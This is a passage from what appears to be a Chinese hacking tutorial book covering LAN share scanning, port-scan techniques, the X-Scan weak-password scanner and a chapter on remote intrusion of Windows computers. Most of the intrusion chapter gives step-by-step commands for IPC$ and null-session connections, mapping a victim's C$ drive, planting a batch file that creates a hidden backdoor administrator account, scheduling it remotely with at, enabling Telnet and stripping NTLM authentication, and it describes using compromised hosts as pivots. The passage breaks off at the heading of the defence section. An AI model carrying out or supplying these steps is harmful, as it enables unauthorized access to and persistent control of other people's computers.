局域网内可能有一些计算机共享了文件夹或驱动器，而往往这些共享的资源里包含重要的信息。对黑客或网络管理员来讲，都有必要进行搜索，前者可以搜集入侵信息，后者可以查漏补缺。

搜索共享资源的工具中，LanSee要算是一款“利器”了。LanSee是一款优秀的网络工具，使用该工具可以非常方便地掌握局域网的情况、迅速地排除故障，还是一款免费的绿色软件，无须安装即可运行，其主要功能如下。

- 可以搜索出局域网内的工作组。
- 可搜索多个不同网段内所有活动的计算机，显示这些计算机的IP地址、工作组、MAC地址及用户。
- 搜索所有的工作组内或是选定的几个工作组内的计算机，并显示每台计算机的计算机名、IP地址及工作组。
- 将搜索出的计算机信息保存到指定的文本文件中。
- 搜索所有计算机的共享资源。
- 搜索隐藏的共享资源。

LanSee的使用方法很简单，搜索活动计算机与共享资源可以一次完成，其操作步骤如下。

1 进入设置界面

运行LanSee后，单击左上角的“工具选项”按钮，如下图所示。

2 设置扫描范围

❶ 单击“搜索计算机”选项；❷ 输入起始IP段与结束IP段；❸ 单击“添加”按钮；❹ 单击“保存”按钮，如下图所示。

③ 开始扫描

返回LanSee主界面后，❶ 单击“搜索计算机”按钮；❷ 单击“开始”按钮，如下图所示。

④ 查看扫描结果

在上边窗格中会显示活动的计算机，中间的两个窗格中分别显示共享资源和共享文件，用户可查看或操作，如下图所示。

WinPcap

知识加油站

由于LanSee要监听共享网络上的数据包，因此在使用之前，要在系统中安装上WinPcap驱动。WinPcap驱动是Windows平台下一个免费的，公共的网络访问系统，主要用于为Win32应用程序提供访问网络底层的能力。WinPcap驱动一般会附带在LanSee的安装包中。

LanSee还有很多其他的功能，如端口探测、局域网管理等，读者可尝试使用。

7.3 端口扫描

端口是计算机通信的通道，也是黑客入侵的通道。对目标计算机进行端口扫描，能得到许多有用的信息，对入侵者和计算机用户来说都很有意义。

进行扫描的方法很多，可以手工进行扫描，也可以用软件进行扫描。用手工进行扫描时需要熟悉各种命令，对命令执行后的输出进行分析。用扫描软件进行扫描则比较方便，因为许多扫描器软件都有分析数据的功能。

7.3.1 端口扫描的原理与分类

前面曾经简单地介绍了端口及端口扫描器，这里将详细讲解端口扫描的原理及分类，帮助读者进一步了解扫描端口的工作是如何完成的。

端口扫描向目标主机的TCP/IP服务端口发送探测数据包，并记录目标主机的响应。通过分析响应来判断服务端口是打开还是关闭，就可以得知端口提供的服务或信息。

端口扫描的种类很多，有针对不同操作系统的，也有针对不同网络服务的。下面介绍一些常见的端口扫描类型。

1 TCP connect() 扫描

这是最基本的TCP扫描。操作系统提供的connect()系统调用，用来与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态，那么connect()就能成功。否则，这个端口是不能用的，即没有提供服务。这项技术的一个最大优点是不需要任何权限，系统中的任何用户都有权利使用这个调用；另一个好处就是速度快，如果对每个目标端口以线性的方式，使用单独的connect()调用，那么会花费相当长的时间，通过同时打开多个套接字，可以加速扫描。使用非阻塞I/O允许设置一个低的时间用尽周期，同时观察多个套接字。但这种方法的缺点是很容易被发觉，并且被过滤掉。目标计算机的logs文件会显示一连串的连接和连接是出错的服务消息，并且能很快地使它关闭。

2 TCP SYN扫描

这种技术通常认为是“半开放”扫描，这是因为扫描程序不必要打开一个完全的TCP连接。扫描程序发送的是一个SYN数据包，好像准备打开一个实际的连接并等待反应一样。一个SYN|ACK的返回信息，表示端口处于侦听状态。一个RST返回，表示端口没有处于侦听态。如果收到一个SYN|ACK，则扫描程序必须再发送一个RST信号来关闭这个连接过程。这种扫描技术的优点在于，一般不会在目标计算机上留下记录。但这种方法的一个缺点是，必须要有root权限才能建立自己的SYN数据包。

3 TCP FIN 扫描

有时可能SYN扫描都不够秘密，一些防火墙和包过滤器会对一些指定的端口进行监视，有的程序能检测到这些扫描。相反，FIN数据包可能会没有任何麻烦的通过。这种扫描方法的思想是关闭的端口会用适当的RST来回复FIN数据包，打开的端口会忽略对FIN数据包的回复。这种方法和系统的实现有一定的关系，有的系统不管端口是否打开，都回复RST，这样，这种扫描方法就不适用了。这种方法在区分目标计算机的操作系统是UNIX还是Windows 时，是十分有用的。

4 IP段扫描

这种扫描不能算是新方法，只是其他技术的变化。它并不是直接发送TCP探测数据包，是将数据包分成两个较小的IP段。这样就将一个TCP头分成好几个数据包，从而使过滤器很难探测到。一些程序在处理小数据包时会有些麻烦。

5 TCP反向 ident扫描

ident 协议允许看到通过TCP连接的任何进程拥有者的用户名，即使连接不是由

这个进程开始的。例如，连接到http端口，然后用ident来发现服务器是否正在以root权限运行。这种方法只能在和目标端口建立了一个完整的TCP连接后才能看到。

6 FTP返回攻击

FTP协议的一个特点是它支持代理（proxy）FTP连接。即入侵者可以从自己的计算机和目标主机的FTP server-PI（协议解释器）连接，建立一个控制通信连接。然后，请求这个server-PI激活一个有效的server-DTP（数据传输进程）来给Internet上任何地方发送文件。对于一个User-DTP，这是个推测，尽管RFC明确地定义请求一个服务器发送文件到另一个服务器是可以的，但现在这个方法好像不行了。这个协议的缺点是能用来发送不能跟踪的邮件和新闻，给许多服务器造成打击、用尽磁盘、企图越过防火墙。

利用这个的目的是从一个代理的FTP服务器来扫描TCP端口。这样，就能在一个防火墙后面连接到一个FTP服务器，然后扫描端口（这些原来有可能被阻塞）。如果FTP服务器允许从一个目录读/写数据，就能发送任意的数据到发现的打开端口。

对于端口扫描，这个技术是使用PORT命令来表示被动的User DTP正在目标计算机上的某个端口侦听。然后入侵者试图用LIST命令列出当前目录，结果通过Server-DTP发送出去。如果目标主机正在某个端口侦听，传输就会成功（产生一个150或226的回应）。否则，会出现“425 Can build data connection: Connection refused.”提示。然后，使用另一个PORT命令，尝试目标计算机上的下一个端口。这种方法的优点很明显，难以跟踪，能穿过防火墙。主要缺点是速度很慢，有的FTP服务器最终仍然能得到一些线索，关闭代理功能。

7 UDP ICMP端口不能到达扫描

这种方法与上面几种方法的不同之处在于使用的是UDP协议。由于这个协议很简单，所以扫描变得相对比较困难。这是由于打开的端口对扫描探测并不发送一个确认，关闭的端口也并不需要发送一个错误数据包。

幸运的是，在向一个未打开的UDP端口发送一个数据包时，许多主机会返回一个ICMP_PORT_UNREACH错误。这样就能发现哪个端口是关闭的。UDP和ICMP错误都不保证能到达，因此这种扫描器必须还实现在一个包看上去是丢失时能重新传输。这种扫描方法是很慢的，因为RFC对ICMP错误消息的产生速率做了规定。同样，这种扫描方法需要具有root权限。

8 UDP recvfrom()和write() 扫描

这是Linux操作系统上的扫描方法，这里就不详细讲解了。

9 ICMP echo扫描

这并不是真正意义上的扫描。但有时通过ping判断一个网络上主机是否开机，是非常有用的。

7.3.2 端口扫描工具X-Scan

视频教程见光盘

X-Scan是国内最著名的综合扫描器之一。它完全免费、无须注册、无须额外的驱动程序支持，是不需要安装的绿色软件，主要由国内著名的民间入侵者组织“安全焦点”完成。

X-Scan把扫描报告和“安全焦点”网站相连接，对扫描到的每个漏洞进行风险等级评估，并提供漏洞描述、漏洞溢出程序，以方便网管测试、修补漏洞。

X-Scan采用多线程方式对指定IP地址段（或者单机）进行安全漏洞检测，支持插件功能，提供图形界面和命令行两种操作方式，扫描内容包括远程操作系统类型及版本，标准端口状态及端口BANNER信息、SNMP信息、CGI漏洞、IIS漏洞、RPC漏洞、SSL漏洞、SQL-Server、FTP-Server、SMTP-Server、POP3-Server、NT-Server弱口令用户、NT服务器NetBIOS信息，以及注册表信息等。扫描结果保存在logo目录中，Index_*.htm为扫描结果索引文件。


X-Scan的易用性非常好，下面介绍它的使用方法。

1 进入扫描参数设置界面

运行X-Scan，单击“扫描参数”按钮，如下图所示。


2 设置扫描IP范围

❶ 设置扫描IP范围；❷ 单击展开“全局设置”树形目录，如下图所示。




3 设置扫描模块

❶ 单击“扫描模块”选项；❷ 设置扫描模块；❸ 单击“确定”按钮，如右图所示。




4 开始扫描

返回X-Scan主界面，单击“开始扫描”按钮▶，如下图所示。



5 查看扫描结果

扫描完毕后，弹出扫描结果窗口，供用户查看，如下图所示。



如果要做更多的设置，还可以在“并发设置”、“端口设置”等项目中进行更加详细的设置，让扫描更有效率。设置扫描模块时，应考虑到如果目标计算机没有某种服务，可省略对应的扫描模块，如已知没有FTP服务，即可取消“FTP弱口令”扫描模块。下面对几个常见模块进行介绍。

- **开放服务**：用于扫描TCP端口状态，并根据用户设置主动识别开放端口正在运行的服务及操作系统类型。
- **NT-Server弱口令**：探测NT主机用户名和密码是否过于简单。
- **NetBios信息**：NetBios通过139端口提供服务，获取远程计算机的信息。
- **SNMP信息**：探测目标计算机的SNMP（简单网络管理协议）信息。通过对这一项的扫描可以检测出目标计算机的不正确SNMP设置。
- **FTP弱口令**：探测FTP服务器上是否存在密码过于简单的账号或匿名账号。
- **SQL-Server弱口令**：如果SQL-Server的管理员密码采用默认设置或设置得过于简单，例如“12345”、“abcde”等，就会被扫描出来。
- **POP3弱口令**：POP3是邮件服务协议，专门用来为用户接收邮件。选中该项后，X-Scan会探测目标主机是否存在POP3弱口令。
- **SMTP弱口令**：SMTP是简单邮件传输协议。选中该项后，X-Scan会探测目标主机是否存在SMTP弱口令。

问：如何设置正确的IP地址？

答：在第二步中单击“示例”按钮会弹出一个对话框，在该提示框中列出了IP参数的有效格式和无效格式，用户可参考该说明进行设置。

Chapter 08

远程入侵计算机


本章导读

通过对远程计算机的入侵，黑客可以获取信息，监视受害者的操作，控制远程计算机攻击其他计算机等。本章将详细讲解通过IPC$入侵远程计算机的方法，并给出了防御的方法。

知识技能要求

通过对本章内容的学习，读者主要学会IPC$入侵及防御的方法。学完后需要掌握的相关技能知识如下：

- 掌握与IPC$入侵相关的常用DOS命令
- 掌握建立与断开IPC$连接的方法
- 掌握利用IPC$连接添加用户到管理员组的方法
- 掌握telnet入侵的方法
- 掌握防范IPC$入侵的方法
- 掌握开启远程注册表服务的方法
- 掌握连接远程注册表的方法



8.1 基于认证的入侵

在目标计算机上常存在着一些需要远程登录的服务，如FTP和Telnet等。使用这些服务必须要有合法的账号和密码，并且通过认证后才允许访问。通过某些途径拿到合法的账号进入目标计算机，就是基于认证的入侵。

8.1.1 IPC$入侵


视频教程见光盘

IPC是英文Internet Process Connection的缩写，可以理解为“命名管道”资源，它是Windows操作系统提供的一个通信基础，用来在两台计算机进程之间建立通信连接，而IPC$中IPC后面的“$”是Windows系统所使用的隐藏符号，因此“IPC$”表示IPC共享，但是隐藏的共享。IPC$是Windows NT及Windows 2000/Windows XP/Windows 2003/Windows 7/Windows Server 2008的一项功能，通过这项功能，一些网络程序的数据交换可以建立在IPC上面，实现远程访问和管理计算机。打个比方，IPC连接就像是挖好的地道，通信程序就通过这个IPC地道访问目标主机。默认情况下IPC是共享的，除非手动删IPC$。通过IPC$连接，入侵者就能够实现远程控制目标主机。因此，这种基于IPC的入侵也常被简称为IPC入侵。

问：IPC$有什么功能和作用呢？

答：IPC$本来主要是用来远程管理计算机的，但实际上往往被入侵者用来与远程主机实现通信和控制。入侵者能够利用它建立、复制、删除远程计算机上的文件及在远程计算机上执行命令。

在命令行窗口中输入“net share”命令可以查看本机共享资源，如下图所示。



自动设置的共享

Windows系统在安装完成后，自动设置共享的目录为C盘、D盘等分区和ADMIN目录（C:\WINDOWS）等，即为C$、D$、ADMIN$等，但这些共享是隐藏的，只有管理员能对它们进行远程操作。

1 与IPC$入侵相关的几个常用DOS命令

下面介绍几个比较基础的DOS命令，这些都是DOS中经常使用的命令。

- dir：列出当前路径下的文件，常用来查看想要找的文件是否在该路径下。

- cd：进入指定的目录。例如，想进入E盘中的CODE文件夹，则在E:\>下输入“cd CODE”命令。
- cls：清屏命令，当命令行窗口内容太多时，可用此命令清空屏幕。

常用的net命令有如下几个。

- net user：系统账号类操作。
- net localgroup：系统组操作。
- net use：远程连接、映射操作。
- net send：信使命令。
- net time：查看远程主机系统时间。
- netstat -n：查看本机网络连接状态。
- nbtstat -a IP：查看指定IP主机的NetBIOS信息。

这些命令虽然在下面的讲解中不一定都会用到，但在实际应用中却常使用到。

2 建立和断开IPC$连接

在远程计算机上建立IPC$连接的操作方法在第6章简略提到过，在这里将详细讲解其操作方法（这里假设远程计算机的IP地址为192.168.1.6、管理员账号为Lee、密码为qazwsx）。


① 输入命令

输入net use\\192.168.1.6\ipc$ "qazwsx"/user:"Lee"命令并按回车键，如下图所示。

② 查看返回信息

查看返回信息，如果返回“命令成功完成”，则表示连接成功，如下图所示。

连接时可能出现“1326错误”，如下图所示。



知识加油站

“1326错误”的含义

当出现“1326错误”时，表示远程计算机上使用了“简单共享”连接，此时只允许Guest账号登录，其他账号即使密码正确，也无法进行远程连接。


要取消“简单共享”设置，可按下面的方法操作。

1 执行“文件夹选项”命令

打开任意的文件夹窗口，❶ 单击“工具”菜单；❷ 单击“文件夹选项”命令，如下图所示。

2 取消简单文件共享设置

❶ 单击切换到“查看”选项卡；❷ 取消对“使用简单文件共享”复选框的选择；❸ 单击“确定”按钮，如下图所示。



由此可见，开启简单文件共享设置虽然不一定能够阻止黑客进行IPC$连接，但可以给对方造成一定的麻烦。成功进行IPC$连接后，即可将对方的某个分区映射到本地，通常是将对方的系统分区映射为本地的Z分区，其操作步骤如下。

1 输入命令

输入net use z: \\192.168.1.6\c$命令并按回车键，如下图所示。

2 查看返回信息

查看返回信息，如果返回“命令成功完成”，则表示映射成功，如下图所示。

3 查看网络驱动器

此时打开“我的电脑”窗口，可看见多了一个网络驱动器，如下图所示。

网络驱动器

知识加油站

网络驱动器的卷标为“‘192.168.1.6’ 上的 c$”，指明了该驱动器所属的远程计算机的IP地址，以及该驱动器在远程计算机上的分区位置。后面的“(Z:)”则表示映射为本地的Z分区，操作网络驱动器的方法和操作本地分区的方法一样。


在使用完远程驱动器以后，还需要将其断开，其操作步骤如下。

1 输入命令

输入net use * /del命令（*前后各有一个空格）并按回车键，如下图所示。

2 确认操作

询问用户是否继续操作，输入“y”并按回车键，如下图所示。



3 关闭文件或搜索


询问用户是否断开已有连接，输入“y”并按回车键，如下图所示。

4 查看返回信息

查看返回信息，如果返回“命令成功完成”，则表示成功断开，如下图所示。

3 IPC$空连接漏洞

IPC$本来要求客户端要有足够权限才能连接到目标主机，然而IPC$连接漏洞允许客户端只使用空用户名、空密码就可以与目标主机成功建立连接。入侵者利用该漏洞可以与目标主机进行空连接，但无法执行管理类操作，例如不能执行映射网络驱动器、上传文件、执行脚本等命令。虽然入侵者不能通过该漏洞直接得到管理员权限，但也可用来探测目标主机的一些关键信息。



建立空连接

知识加油站

要建立IPC$空连接，输入net use \\192.168.1.6\ipc$ "" /user:""命令即可，注意两对引号之间没有空格，如右图所示。

建立空连接以后，可以使用诸如userinfo.exe的程序来查看远程计算机上的用户信息，为进一步入侵收集资料。

4 利用IPC$连接添加用户到管理员组

利用IPC$连接添加账号到管理员组之后，黑客就获得了一个自己专用的后门账号，这样比较隐蔽，方便做更多的工作。要完成此操作，会用到以下几个命令。

- copy：把一个文件从A处复制到B处。
- at：用来建立计划任务，即指定某程序在某时刻执行。
- net time：用来查看目标计算机的系统时间，以便使用计划任务指定时间。
- net localgroup命令：用来管理工作组。
- net user：用来管理计算机上面的账号，相应命令如下。
  - ◆ 查看账号：net user。
  - ◆ 建立账号：net user name passwd /add。
  - ◆ 删除账号：net user name passwd /del。

这里以远程添加账号到管理员组的操作为例进行讲解，其中账号为che、密码为123456，具体操作步骤如下。

1 建立批处理文件

利用记事本在本地C分区下建立名为test.bat的批处理文件，内容如下图所示。

2 建立IPC$连接

使用已知账号和密码连接到远程计算机，如下图所示。

3 复制批处理文件

输入下面的命令，将批处理文件复制到远程计算机内，如下图所示。

4 查看远程计算机的时间

利用net time命令查看远程计算机的时间，如下图所示。

5 设置批处理文件的执行时间

使用at命令将批处理文件设置于将来某时刻执行，如下图所示。

6 测试新建账号

过了执行时刻后，尝试使用新建的账号进行连接，如下图所示。

下面将对几个命令进行简单解释。

- net user che 123456 /add：添加账号为che、密码为123456的用户。
- net localgroup administrators che /add：将账号che添加到管理员组。

- copy test.bat \\192.168.1.6\c$：将本地C分区下的test.bat文件复制到远程计算机192.168.1.6的C分区下。
- net time \\192.168.1.6：查看远程计算机的时间，因为指定批处理文件运行的时间必须要在远程计算机的时间之后，所以要先查看远程计算机的时间。
- at \\192.168.1.6 6:10 c:\test.bat：让远程计算机C分区下的test.bat文件在6点10分自动执行。

问：为什么文件顺利传送到了远程计算机，却始终添加不了账号？

答：应注意所建立批处理文件的真正扩展名。如果批处理文件的图标为，则说明实际上该文件仍然是一个文本文档，所以不能执行，也就添加不了账号。正确的批处理文件图标应为。

8.1.2 Telnet入侵

IPC$入侵只是与远程计算机建立了连接，但尚未获得该计算机的全部控制权。夺取远程主机的控制权，然后登录，才是黑客的最终目的。要实现这一目的，就要用到远程登录工具Telnet.exe。

1 什么是Telnet

对于学习计算机知识的人而言，Telnet是一种通信协议，但是对于入侵者而言，Telnet只是一种远程登录的工具。一旦与远程计算机建立了Telnet连接，入侵者便可以使用远程计算机上的软/硬件资源，进行各种不法活动。

Telnet是控制主机的第一手段。如果入侵者想要在远程主机上执行命令，就需要建立IPC$连接，然后使用net time命令查看系统时间，最后使用at命令建立计划任务才能完成远程执行命令。虽然这种方法也能够远程执行命令，但每次都要上传批处理文件并设置计划任务。相比之下，使用Telnet直接控制远程计算机则要方便很多。当得到远程主机的管理员权限之后，一般会使用Telnet方式进行登录。

Telnet还常被用于隐蔽入侵者的踪迹。入侵者一般不会直接入侵目标，而是先控制数台远程计算机，然后利用这些计算机做跳板，迂回攻击目标，这样万一暴露，也只会查到受控计算机上，入侵者不会被查到。这种用来隐身的远程计算机被称为“肉鸡”。

2 关于NTLM验证

由于Telnet的功能太强大，而且也是入侵者常用的登录手段之一，因此微软公司为Telnet添加了身份验证，称为NTLM验证。它要求Telnet终端除需要有Telnet服务器上的用户名和密码外，还需要满足NTLM验证关系。NTLM验证大大地增强了Telnet主机的安全性，因此，要实现Telnet控制，必须要去掉或绕过NTLM验证。

3 Telnet入侵的方法

Telnet入侵大致分为两个步骤：一个是打开远程计算机上的Telnet服务，另一个是绕过NTLM验证。下面来看看详细的操作步骤。

1 进行IPC$连接

使用net use\\192.168.1.6\ipc$ "123456" /user:"che"命令进行IPC$连接，如下图所示。

2 执行“管理”命令


❶ 右击“我的电脑”图标；❷ 单击“管理”命令，如下图所示。

3 单击“连接到另一台计算机”命令

❶ 单击“操作”菜单；❷ 单击“连接到另一台计算机”命令，如下图所示。

4 设置远程计算机的IP地址

❶ 在“另一台计算机”文本框中输入远程计算机的IP地址；❷ 单击“确定”按钮，如下图所示。



5 打开“Telnet的属性”对话框

❶ 在左边窗格依次展开“服务和应用程序\服务”；❷ 双击右侧窗口的Telnet选项，如右图所示。

6 设置启动类型


❶ 将“启动类型”设置为“自动”；❷ 单击“应用”按钮，如下图所示。

7 启动远程计算机的Telnet服务

❶ 单击“启动”按钮；❷ 单击“确定”按钮，如下图所示。

8 断开IPC$连接

返回到命令行窗口，使用net use * /del命令断开IPC$连接，如右图所示。



这就打开了远程计算机上的Telnet服务，下面要绕过NTLM验证。

1 在本地计算机上添加账号

在本地计算机上使用net user che 123456 /add命令添加一个与远程计算机上一样的账号，如下图所示。

2 将账号加入管理员组

在本地计算机上使用net localgroup administrators che /add命令将账号加入管理员组，如下图所示。

③ 设置命令提示符的属性


❶ 依次单击“开始”→“所有程序”→“附件”命令；❷ 右击“命令提示符”命令；❸ 单击“属性”命令，如下图所示。

④ 打开“高级属性”对话框

❶ 单击切换到“快捷方式”选项卡；❷ 单击“高级”按钮，如下图所示。

⑤ 设置高级属性

❶ 选中“以其他用户身份运行”复选框；❷ 单击“确定”按钮；❸ 单击“确定”按钮，如下图所示。




⑥ 执行“命令提示符”命令

❶ 依次单击“开始”→“所有程序”→“附件”；❷ 单击“命令提示符”命令，如下图所示。

7 设置远程连接的用户信息

❶ 选中“下列用户”单选按钮；❷ 在“用户名”下拉列表中选择che；❸ 输入密码；❹ 单击“确定”按钮，如下图所示。




8 进行远程连接

输入telnet 192.168.1.6命令并按回车键，如下图所示。

9 确认发送密码

询问用户是否要将密码发送到另外一台计算机，输入“y”并按回车键，如下图所示。



10 连接成功

通过NTLM验证并连接上远程计算机，出现欢迎提示，即可像操作本地计算机一样操作远程计算机，如下图所示。

至此，Telnet入侵就完成了。上面讲解的只是多种入侵方法中的一种，另外还可以用其他方法或程序进行入侵，例如复制一个木马程序到远程计算机上运行，或者利用计划任务在远程计算机上配置好Telnet服务。下面就讲解通过批处理文件去除远程计算机Telnet服务的NTLM验证操作步骤。

1 创建telnet.bat文件

在本地计算机的C分区下建立名为telnet.bat的批处理文件，内容为tlntadmn < input.txt，如下图所示。

2 创建input.txt文件

在本地计算机的C分区下建立名为input.txt的文本文件，内容为3 7 y 0 y 0 0（每个字符占一行），如下图所示。

3 复制telnet.bat文件

使用copy telnet.bat \\192.168.1.6\c$ 命令将telnet.bat文件复制到远程计算机上，如下图所示。

4 复制input.txt文件

使用copy input.txt \\192.168.1.6\c$ 命令将input.txt文件复制到远程计算机上，如下图所示。

5 查看远程计算机的时间

使用 net time \\192.168.1.6命令查看远程计算机的时间，如下图所示。

6 设置计划任务

使用at \\192.168.1.6 4:00 c:\telnet.bat命令定点执行telnet.bat文件，如下图所示。

远程计算机执行了telnet.bat批处理文件以后，就可以去除NTLM验证了。这里可能有读者对命令tlntadmn < input.txt不太了解，下面进行简单的说明。

tlntadmn.exe是配置telnet服务的程序，运行时会向用户询问各种设置的参数。“<”是输入重定向符号，表示把“<”右边文件中的内容依次输入到左边的程序中去。而input.txt文件则包含了输入到tlntadmn.exe程序中的内容。因此tlntadmn<input.txt命令就表示将input.txt文件的内容依次输入到tlntadmn程序中去。

为何要使用这种输入重定向功能呢？这是因为在远程计算机上执行tlntadmn时，无法从本地计算机的键盘上输入参数设置（因为此时尚未建立起Telnet连接），所以只有预先设置好参数，然后在tlntadmn询问参数时从input.txt文件里调用。

input.txt文件的内容为“3 7 y 0 y 0 0”，依次输入正好可以打开Telnet服务且去除NTLM验证。

8.1.3 防范IPC$连接入侵

